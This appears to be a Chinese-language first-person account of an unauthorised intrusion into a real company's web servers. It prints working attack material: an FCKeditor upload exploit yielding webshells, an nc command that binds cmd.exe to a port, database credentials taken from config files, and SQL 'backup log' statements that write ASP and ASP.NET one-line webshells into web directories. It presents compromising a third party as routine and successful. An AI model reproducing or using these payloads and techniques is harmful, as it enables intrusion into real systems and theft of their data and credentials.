然后反查询邮箱得知此邮箱注册过mapxxx.cn(ip:124.17x.x.40)域名,如图2所示。尝试访问此域名发现网站打不开,用google搜索此邮箱得到注册公司名称,继续用google 搜索此公司名称得到另外一个域名cdxxx.cn(IP:127.17x.x.40)并且能正常打开,如图3所示。




图2




图3

初步看了一下这网站,搜索功能存在注入漏洞,不过利用起来比较麻烦,暂时放弃,在论坛发

表帖子处存在FCKeditor,如图4所示。




图4

这次可没抱太大希望,尝试二次上传漏洞成功得到一句话木马,如图5所示,写入aspxspy得到Webshell。




图5

用iisspy功能看到了目标网站信息,断定是网站搬家之后那公司未删除的,如图6所示。




图6


立马执行notepad c:\windows\system32\drivers\etc\hosts添加目标网站域名,至此对服务器(IP:127.17x.x.40)..ipconfig /flushdns一下,重新打开浏览器访问域名,能正常打开(而且站点是人工配置的,看样子安全不到哪儿去,再次窃喜)。

尝试了目录跳转失败,其他几个Web目录也失败,这倒是意料之中,c盘能列出目录,但子目录一个都不能读取,其他分区也不能读取,试了试bloodsword大牛的darkblade暴力猜解目录。还好temp文件夹可写可读可执行。传了个cmd.exe到Cookies 目录, 尝试了360、巴西烤肉、su都失败,用命令尝试列目录也没有反应,利用iisspy里面的一些密码尝试连接MSSQL和su都不行。连执行系统自带的很多命令都不行,注册表里面也没啥可利用的。入侵陷入死角,此时已经很晚了。

第二天在上班途中突然想起来原来的服务器目标站点应该没有禁用asp应用程序扩展,可以用FCKeditor上传漏洞再试一下,到公司后迫不及待实践了一下,返回500错误,什么都不能传。停了会儿,后来想想,有了目标站点Web账号和密码,那试试runas之类的复制Webshell到目标站点目录。于是在网上找了两个类似runas的第三方命令行工具,改名为runas1.exe并上传,再上传一个aspx大马到c:\windows\temp\cookies\a.aspx,在Webshell里面执行" runas1.exe /user:webuser c:\windows\temp\cookies\cmd.exe /c copy c:\windows\temp\cookies \a.aspx d:\wwwroot\www.tianxxxx.com\wwwroot\images\ webpass"没有反应,上传nc.exe。在Webshell里写了个批处理 nc –l –vv –p 8484 –e c:\windows\temp\cookie\cmd.exe,远程桌面连上一台肉鸡,然后执行 nc.exe 124.172.x.x 8484 得到一个cmdshell,这个shell也是继承web账户的权限。执行cd c:\windows\temp\cookies\切换到当前目录。再来执行runas1.exe /user:username command.exe password, 经过测试发现只能执行exe程序,执行批处理会的话即使给出绝对路径也会提示找不到路径,于是用VB写了一个复制文件的小程序上传为c:\windows\temp\cookies\copy1.exe,再次执行 runas1.exe /user:webuser copy1.exe webpass,提示已经以webuser身份执行了copy1.exe,再来查看进程,执行tasklist ,提示tasklist 不是内部或外部命令,也不是可运行的程序,再执行其他一些常用命令也这样提示,估计是环境变量的问题,上传了几个常用命令工具到c:\windows\temp\cookies\,cmdshell下再次执行tasklist.exe,发现 copy1.exe已经成功创建,但访问依旧是404页面。

折腾了很久都没有进展,此时已是中午下班时间。和同事吃了午饭回办公室小睡了一会儿,还得继续干活儿。这次挨个挨个地在aspxspy的

iisspy里面找能进的目录,果然,找到某个discuz nt版的网站。直接进了Web目录,查看了DNT.config得到一个MSSQL账号,如图7所示。


```
D:\wwwroot\bbs.[redacted]\DNT.config
File Content
<?xml version="1.0"?>
<BaseConfigInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Dbconnectstring>Data Source=(local);User ID=jsl;Password=js[redacted]n;Initial
Catalog=Jslbbs;Pooling=true</Dbconnectstring>
  <Tableprefix>dnt_</Tableprefix>
  <Forumpath>/</Forumpath>
  <Dbtype>SqlServer</Dbtype>
  <Founderuid>1</Founderuid>
</BaseConfigInfo>
```
图7

用aspxspy的database功能连接上去,显示是public权限,如图8所示。




图8

虽是public但我还是抱一丝希望地执行备份语句,写入asp一句话到目录站点目录,当前用户只对xxxxbbs数据库具有操作权限,于是完整的语句如下:

```
alter database xxxxbbs set RECOVERY FULL;
create table cmd(a image);
backup log xxxxbbs to disk = 'c:\windows\temp\cookies\tm2' with init;
insert into cmd(a) values('<%execute(request("value"))%>');
backup log xxxxbbs to disk = 'd:\wwwroot\www.tianxxx.com\wwwroot\images\sb.asp';
drop table cmd;
```

不可思议的是居然成功了,如图9所示。






图9

到这里已经取到原服务器(IP:127.17x.x.40)上面目标站点的权限。立即找到web.config。无法查看源代码。再翻了下system.config,找到了数据库连接账号密码,如图10所示。


```
<?xml version="1.0"?>
<SystemConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<WebConnectionString>server=(local);uid=tia[redacted]wd=tian[redacted]6833;database=T[redacted]</WebConnectionString>
<JienCardConnectionString>server=(local);uid=tia[redacted]pwd=tia[redacted];database[redacted]Card;</JienCardConnectionString>
  <DataBaseType>MsSqlServer</DataBaseType>
  <LotteryTime>0:00:00</LotteryTime>
  <StyleName>.</StyleName>
  <Path>/</Path>
</SystemConfig>
```
图10

用此账号密码在肉鸡上用查询分析器成功连接上目标服务器(221.xxx.77.1)。如图11所示。


图11

还是dbo权限。经过一会儿的xp_dirtree列出了最终目标的Web路径为d:\web\www.tianxxx.com\wwwroot\,再次准备好SQL语句。

```
alter database tianxxx set RECOVERY FULL;
create table tianxxx.dbo.cmd(a image);
backup log tianxxx to disk = 'c:\windows\temp\cookies\tm2' with init;
insert into tianxxx.dbo.cmd(a) values('<%execute(request("value"))%>');
backup log tianxxx to disk = 'd:\web\www.tianxxx.com\wwwroot\images\sb.asp';
drop table cmd;
```

备份Shell到Web目录。再打开hosts文件,将www.tianxxx.com的解析记录删除。刷新DNS缓存后重新打开一个浏览器窗口访问Shell,又见404页面。这才想起来搬迁后的服务器(221.xxx.77.1)禁止了asp解析的(头都大了,还在这里折腾了很久)。于是在网上找了备份asp.net的一句话木马的方法,顺便再次看了下http://bbs.

chinaunix.net/thread-1582257-1-1.html这篇文章，挺有意思的，文章中提到代码前面需要填充306个字母。备份语句如下：

```
alter database tianxxx set RECOVERY FULL;
drop table cmd;
create table tianxxx.dbo.cmd(a image);
backup log tianxxx to disk = 'c:\windows\temp\cookies\tm2' with init;
insert into tianxxx.dbo.cmd(a) values ('aaaaaaaaa中间若干个aaaaaa<script language="c#" runat="server">private void bc(object o,EventArgs e) {string u="1";string filename;int pos=f.PostedFile.FileName.LastIndexOf("\\");filename=f.PostedFile.FileName.Substring(pos + 1);f.PostedFile.SaveAs(Server.MapPath(u)+"\\"+filename);}</script><form method="post" runat="server"><input type="file" id="f" runat="server"/><input type="submit" value="欢迎光临" runat="Server" OnServerClick="bc" /></form>');
backup log tianxxx to disk = 'd:\web\www.tianxxx.com\wwwroot\s9.aspx';
```

